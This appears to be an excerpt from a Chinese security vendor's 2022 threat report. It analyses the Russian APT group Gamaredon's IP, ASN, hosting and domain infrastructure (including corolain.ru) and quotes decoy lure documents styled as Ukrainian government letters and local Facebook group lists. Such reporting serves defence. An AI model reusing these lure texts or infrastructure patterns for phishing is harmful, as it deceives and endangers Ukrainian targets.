
2022 年 Gamaredon 组织的 IP 资产地理位置分布情况如下所示。



▲ 2022年Gamaredon组织IP资产地理位置分布情况


Gamaredon 组织 IP 资产的 ASN 和 ORG 在 2022.3.1 前后也存在一个比较明显的差别。

2022.1.1-2022.3.1 期间，Gamaredon 组织 IP 资产的 ASN 的分布情况如下所示，可以看出 AS20473 和 AS14061 占绝大部分。




▲ 2022年3月以后Gamaredon组织ASN分布情况

2022.3.1-2022.12.29 期间，Gamaredon 组织 IP 资产的 ASN 的分布情况如下所示，可以看出 AS197695 和 AS9123 占绝大部分。




▲ 2022年3月之前Gamaredon组织ASN分布情况

2022.1.1-2022.3.1 期间，Gamaredon 组织 IP 资产的 ORG 的分布情况如下所示，可以看出“Domain names registrar REG.RU", Ltd 和 TimeWeb Ltd. 占绝大部分，这两个单位都位于俄罗斯境内，期间的 ORG 总数为 61 个。



▲ 2022年3月之前Gamaredon组织资产org分布情况


2022.3.1-2022.12.29 期间，Gamaredon 组织 IP 资产的 ORG 的分布情况如下所示，可以看出这个时间段内 The Constant Company, LLC 和 DigitalOcean, LLC 占绝大部分，这个时间段的内 ORG 总数达 218 个。



▲ 3月后Gamaredon组织资产org分布情况


据不完全统计，从 2020 年至今，俄罗斯针对乌克兰的 APT 组织 Gamaredon 使用过的域名超过 4000 个，其中在 2022 年使用过的域名超过 2000 个(包含之前使用过的域名)。根据我们对 Gamaredon 组织的初步分析，从 2020 年至今该组织使用过的 IP 约 500 个，2020 年使用的 IP 有 20+ 个，2021 年使用过的有 300+ 个，2022 年至今使用过的 IP 有 120+ 个。

根据我们对 Gamaredon 组织域名资产的跟踪，发现在 2022 年新增的域名总数高达 12000+ 个，2022 年每月新增的域名资产情况如下所示。这个图看上去似乎比较奇怪，在 2022 年 2-4 三个月新投入使用的域名很少，与 Gamaredon 组织在 2、3 月份非常活跃明显不符。造成这种错觉的主要原因是在这个阶段，Gamaredon 组织使用的大部分域名资产仍然是 2021 年甚至 2020 年就申请的域名。后续 5 月到 10 月新增了大量新域名，主要是因为各大安全厂商和安全人员对该组织历史资产的大量曝光，导致该组织不得不申请新的域名资产以投入正常使用。



▲ Gamaredon组织2022年每月新增域名数量情况

进一步地，我们对该组织的域名资产的跟踪发现，该组织绝大部分域名的顶级域名为 .ru，最近又少量域名顶级域为 .org 和 .com；该组织会通过是不同的子域名来逃避安全检查，而且存在使用较多在前缀加一段随机生成的数字作为子域名投入使用的情况。该组织使用比较多的主域名如下所示，使用最多的主域名为 corolain.ru（有 1700+ 个子域名）。




▲ Gamaredon组织2022年主域名数量统计

通过上述统计分析，可以看出在 2022 年 3 月前后该组织的 IP 资产特征变化较大，域名特征无明显变化。

往期参考知道创宇微信公众号文章


《俄乌战争中的俄罗斯APT网络攻击部队行为分析》

相关攻击活动



Назва	Посилання
Facebook	
Типовий Сєвєродонецьк	https://www.facebook.com/groups/616981728437771/?multi_permalinks=2453995798069679
СЕВЕРОДОНЕЦК 24 | Север LIVE | SD LIVE	https://www.facebook.com/groups/lischimstroy/?multi_permalinks=1212362959293347
ТРК Донбас Онлайн	https://www.facebook.com/donbasonline/
Партия Шария. Луганская Область	https://www.facebook.com/Sharij.Luhansk
СЕВЕРОДОНЕЦК ЛИСИЧАНСК РУБЕЖНОЕ | CITIES INFO | Actualités	https://www.facebook.com/groups/166290134221864/
Северодонецк Оперативный	https://www.facebook.com/groups/Severodonetsk.Operativnyiy/
РЕГИОН LIFE: Северодонецк, Лисичанск, Рубежное	https://www.facebook.com/groups/objavleniyaslrk/
СЕВЕРОДОНЕЦК 24 | ЛХС 1934 | СЕВЕРГРАД	https://www.facebook.com/groups/lhs1934/
СЄВЄРОДОНЕЦЬК БЕЗ ЦЕНЗУРИ	https://www.facebook.com/groups/802884506555931/
Позитивный Северодонецк	https://www.facebook.com/groups/pozitivsever/
А -Типичный Северодонецк	https://www.facebook.com/groups/220932901713957/
Луганская правда	https://www.facebook.com/groups/426205779040190/
Культурный Северодонецк	https://www.facebook.com/groups/2107532592799244/
СЄВЄРОДОНЕЦЬК	https://www.facebook.com/groups/609099296559799/
Северодонецк 24 Online	https://www.facebook.com/groups/266850500453738/
Северодонецк Молодой	https://www.facebook.com/groups/767991163628059/
ПРАВДИВЫЙ	https://www.facebook.com/groups/2848275265197142/

▲ 攻击中出现的样本示例-1



строком на 25 років та укладено договір оренди землі № 4412900000:04:002:0258 від 29.08.2013.

На орендованій ТОВ «Сєвєродонецький асфальтобетонний завод» земельній ділянці розташовано 1 проммайданчик. Для виготовлення — асфальтобетонних сумішей використовується асфальтозмішувальна установка ДС-158, для виготовлення емульсій бітумних дорожніх – колоїдний млин під технологічний комплекс по виробництву асфальтобетонної суміші на базі установки ДС-158.

23.09.2021 процесуальним керівником здійснено огляд Державного сайту України (gov.ua) Міністерства захисту довкілля та природних ресурсів України, а саме Єдиного реєстру з оцінки впливу на довкілля, який знаходиться у вільному доступі в мережі Інтернет, про що складено відповідний протокол.

Під час огляду Єдиного реєстру з оцінки впливу на довкілля встановлено, що за номером 20202195342 зареєстрована справа про оцінку впливу на довкілля ТОВ «Сєвєродонецький асфальтобетонний завод». В одному з розділів справи розміщується Висновок з оцінки впливу на довкілля планової діяльності ТОВ «Сєвєродонецький асфальтобетонний завод» (код ЄДРПОУ 37051637) з виробництва асфальтобетонних сумішей та емульсій бітумних дорожніх («Спорудa для виробництва асфальтобетону-асфальтозмішувальна установка ДС-158 по вул.Богдана Ліщини, будинок №2Д, м.Сєвєродонецьк, Луганської області») № 03/2-01/20202195342/21, виданий 16.10.2020 Департаментом екології та природних ресурсів Луганської обласної військово-цивільної адміністрації.

За результатами оцінки впливу на довкілля планової діяльності ТОВ «Сєвєродонецький асфальтобетонний завод» та відповідно до Звіту з оцінки впливу на довкілля, встановлено, що потенційним джерелом впливу при провадженні планової діяльності на навколишнє середовище є викиди забруднюючих речовин в атмосферне повітря від 16 діючих стаціонарних та 1 пересувного джерела викидів забруднюючих речовин в атмосферне повітря.

Так, Департамент екології та природних ресурсів Луганської обласної, розглянувши результати розрахунків, карти розсіювання забруднюючих шкідливих

▲ 攻击中出现的样本示例-2

МІНІСТЕРСТВО ЗАКОРДОННИХ СПРАВ УКРАЇНИ

Михайлівська площа, 1
м. Київ, 01018, Україна

Тел.: (044) 238 17 48; факс: (044) 238 18 88
E-mail: zsmfa@mfa.gov.ua
Web: http://www.mfa.gov.ua
Код ЄДРПОУ 00026620

MINISTRY OF FOREIGN AFFAIRS OF UKRAINE

1 Mykhailivska Square
Kyiv, 01018, Ukraine

24.06.2019 №71/ВМУ/020-546-526

Керівникам закордонних дипломатичних установ України (де ведеться реєстр усиновлених дітей)

Щодо узагальнення інформації ЗДУ стосовно активізації діяльності у сфері нагляду за усиновленими дітьми

За результатами узагальнення інформації отриманої від ЗДУ щодо активізації діяльності у сфері нагляду за усиновленими дітьми-громадянами України, інформуємо про таке.

Звертаємо увагу, що, незважаючи на доручення МЗС України, співробітники окремих дипустанов формально поставилися до питання щодо можливості вжиття додаткових заходів та докладання зусиль для отримання інформації від усиновлювачів про умови проживання та стан здоров'я дітей, стосовно яких не находило запланованих звітів. Зокрема, посилаючись на те, що українські діти після усиновлення набувають громадянства батьків-усиновлювачів, які керуються нормами законодавства країни перебування, ігноруючи вимоги чинного законодавства України (постановку усиновлених дітей на консульський облік, звітування про їх умови проживання і виховання), а також положення нормативно-правової бази країни акредитації, що передбачає дотримання батьками «таємниці усиновлення»

▲ 攻击中出现的样本示例-3

ЛУГАНСЬКА ОБЛАСНА ДЕРЖАВНА АДМІНІСТРАЦІЯ
ЛУГАНСЬКА ОБЛАСНА ВІЙСЬКОВО-ЦИВІЛЬНА АДМІНІСТРАЦІЯ

ДЕПАРТАМЕНТ ЕКОНОМІЧНОГО РОЗВИТКУ ТА ЗОВНІШНЬОЕКОНОМІЧНОЇ ДІЯЛЬНОСТІ

просп. Центральний, 59, м. Сєвєродонецьк, Луганська область, Україна, 93405
тел./факс: (+38 06452) 2-33-08 e-mail: economy@loga.gov.ua код ЄДРПОУ 24188344

№_____
На № _____ від _____

Міністерство економіки України

Щодо виконання протокольного рішення засідання Кабінету Міністрів України від 11 серпня 2021 року

На виконання листа Міністерства економіки України від 28.08.2021 № 4802-10/43061-03 щодо виконання абзаців 3,4 пункту 1 розділу 7 протокольного рішення засідання Кабінету Міністрів України від 11 серпня 2021 року (вих. № 1-97/1/21-7 від 11.08.2021) щодо збору даних про працевлаштування осіб, створення робочих місць під час реалізації загальнодержавних цільових (регіональних), інвестиційних та інших програм і

▲ 攻击中出现的样本示例-4

04

2022年APT组织活动总结

Summarize

1 社工钓鱼依然被大量 APT 组织使用，且效果十分良好，人性的弱点是技术难以解决的问题。然而我们显而易见的看出，各组织正在加强武器库武器储备和对抗分析检测能力。

2 高水平的 APT 组织越来越熟练的利用各种 Nday，快速的武器化能力能让他们在短时间内拿下目标，想要做到完全的防御对各类易受攻击实体的安全运营能力提出了更高的要求。

3 高水平的 APT 组织通常专注于使用冷门组件和平台，尽可能优化精简武器，并使用正常的、符合规范的技术来实现自己的目标。高水平的 APT 组织通常会在攻击开始之前构建出复杂的网络层次结构和攻击链，以用于避免检测与反溯源并实现长期控制。O/1-Day 今年同样也是各种组织的首选。

4 知道创宇 404 高级威胁团队发现目前已经超过 200 个资产已被各种 APT 组织成功攻击，并窃取了大量的数据，严重危害国家安全以及国家利益。根据发现犯罪的原则，如果发现了一起案件，那么可能还有七起案件尚未被发现，因此我们粗略估计，可能有超过 1000 起 APT 攻击尚未被发现或公开曝光，数量庞大，危害也不可估量

服务热线：400-833-1123

企业使命

让互联网更好更安全

企业信仰

不忘初心，为国为民

公司愿景

中国最值得信赖的网络安全公司

公司官网：https://www.knownsec.com

邮箱：sec@knownsec.com

地址：北京市朝阳区望京SOHO T3-A座-15层

传真：010-57076117

扫码关注知道创宇